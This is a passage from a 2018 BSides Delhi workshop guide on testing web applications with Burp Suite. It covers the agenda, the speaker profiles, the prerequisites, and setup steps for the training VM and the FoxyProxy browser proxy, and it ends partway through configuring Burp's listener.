# Table of Contents

## Attacking Web Applications Using Burp Suite


Introduction 1.1


## Download Links


Virtual Machine (bsides-workshop-vm.ova) 2.1

Burp Suite Professional Edition 2.2

FoxyProxy Standard add-on 2.3


## Attacking With Burp Suite (1.5 Hours)


Import Virtual Machine 3.1

Add FoxyProxy Addon 3.2

Configure Proxy Using FoxyProxy 3.3

Configure Proxy Listener in Burp 3.4

Start Vulnerable Applications 3.5

Quick Basics 3.6

- Disable Intercept Mode in Burp 3.6.1
- Enable Intercept Mode in Burp 3.6.2
- Send to Repeater 3.6.3

User Enumeration Attack 3.7

- Unauthenticated User Access 3.7.1
- Create a New User 3.7.2
- Authenticated User Access 3.7.3
- Intruder: Set Positions 3.7.4
- Intruder: Define Payload 3.7.5
- Intruder: Configure Grep Extract 3.7.6
- Trigger Attack & Save Results 3.7.7

Password Guessing Attack 3.8


## OWASP Top 10 Vulnerabilities (1.5 Hours)


A1:2017-Injection 4.1

A2:2017-Broken Authentication 4.2

A4:2017-XML External Entities (XXE) 4.3

A9:2017-Using Components with Known Vulnerabilities 4.4

A3:2017-Sensitive Data Exposure 4.5

A7:2017-Cross-Site Scripting (XSS) 4.6
DOM XSS 4.6.1
Reflected XSS 4.6.2
Stored XSS 4.6.3
A5:2017-Broken Access Control 4.7
A6:2017-Security Misconfiguration 4.8
A8:2017-Insecure Deserialization 4.9
A10:2017-Insufficient Logging & Monitoring 4.10

# References

https://www.owasp.org/index.php/Top_10-2017_Top_10 5.1

# Attacking Web Applications using Burp Suite

**26th October, 2018**

Workshop at:
BSIDES DELHI 2018

# Abstract

In this completely hands-on workshop, you would get to understand the techniques and methodologies that could be applied when attacking web applications. Throughout this workshop, you would be using Burp Suite tool, which is a conglomerate of distinct tools with powerful features. Apart from gaining familiarity with the tools and the techniques involved in application security testing, you would also get an opportunity to understand some of the common vulnerabilities from the OWASP Top 10 – 2017 list. We would provide you with a vulnerable website, and you would uncover security issues in it even if you have never done this before!

# Speaker Profile

## Speaker-1

**Riddhi Shree** is working as Application Security Engineer at Appsecco with over 9 years of experience in Software testing industry. She is also one of the chapter leaders for null Community - Bangalore Chapter. She has recently started her career as a full-time security professional and has delivered multiple talks and training sessions during open security meetups. She has recently conducted a 2-days workshop at c0c0n XI - Data Privacy, Cyber Security & Hacking Conference on "Burp Suite For Web and Mobile Security Testing".

## Speaker-2

**Vandana Verma** is a Security Architect at IBM with over 12 years of experience specializing in web application, infrastructure and cloud security. She is part of security communities such as Volunteer Coordinator – Asia Pacific for OWASP Women in Appsec (WIA) & OWASP WIA Secretary, OWASP Chapter Leader and Heading InfoSecGirls. She has given talks and workshops at many colleges and security conferences including AppSec Europe, AppSec USA, NullCon and c0c0n.

# Pre-Requisites

- Laptop with administrator access (mandatory)
- Minimum 4 GB RAM
- Atleast 10 GB of free hard disk space
- Oracle VirtualBox 5.x or later installed.
- Burp Suite Professional / Community Edition installed
- Make sure Burp Suite can start
- Firefox browser with FoxyProxy Standard add-on installed

# Download Links


- Virtual Machine (bsides-workshop-vm.ova)
- Burp Suite Professional Edition

- Burp Suite Community Edition
- FoxyProxy Standard add-on

# Import Virtual Machine


1. Open Virtual Box.
2. Click on "File" > "Import Appliance"


3. Locate and select the downloaded OVA file, i.e., "bsides-workshop-vm.ova".







4. Click on "Next" button.





5. Import the OVA file by clicking on "Import" button.







6. You should see a virtual machine named as "bsides-workshop" imported successfully.




# Add Foxy-Proxy Standard Add-on


1. In Firfox browser, navigate to https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/.
2. Click on "Add to Firefox" button.





3. If permission is required, grant permission by clicking on "Add" button.




4. Click on "OK" button in the welcome screen.


Extension (FoxyProxy Standard)
moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/first-install.html
FoxyProxy
Welcome!
If you're upgrading from a legacy version of FoxyProxy and your proxy settings are missing, please import them.
What's New
Version 6.3
Turn Firefox Sync on/off - much requested feature.
Some further input validation
Thank you for using my labor of love.
-- Eric H. Jung, May, 2018
Buy VPN & Proxy Sevice
Support us by donating or buying VPN/proxy service.
Ok



Extension (FoxyProxy Standard)
moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/proxies.html
Add
Delete All
Export
Import
Log
What's My IP?
Del Browsing Data
About
FoxyProxy
Turn Off FoxyProxy (Use Firefox Settings)
Synchronize settings:
On
?
Default
Edit

# Configure Proxy Using FoxyProxy


1. Start Firefox browser.
2. Click on `FoxyProxy` icon in the top-right corner of the browser.

3. Select `Options` from the dropdown menu.



4. Click on `Add` button to add a new **proxy**.




5. Enter title as `localhost-8080` (or anything of your choice), IP address as `127.0.0.1`, port as `8080`, and click on the `Save` button.





6. Enable proxy settings by selecting the option "**Use proxy localhost-8080 for all URLs (ignore patterns)**".

# Configure Proxy Listener in Burp


1. Navigate to the folder containing the jar file 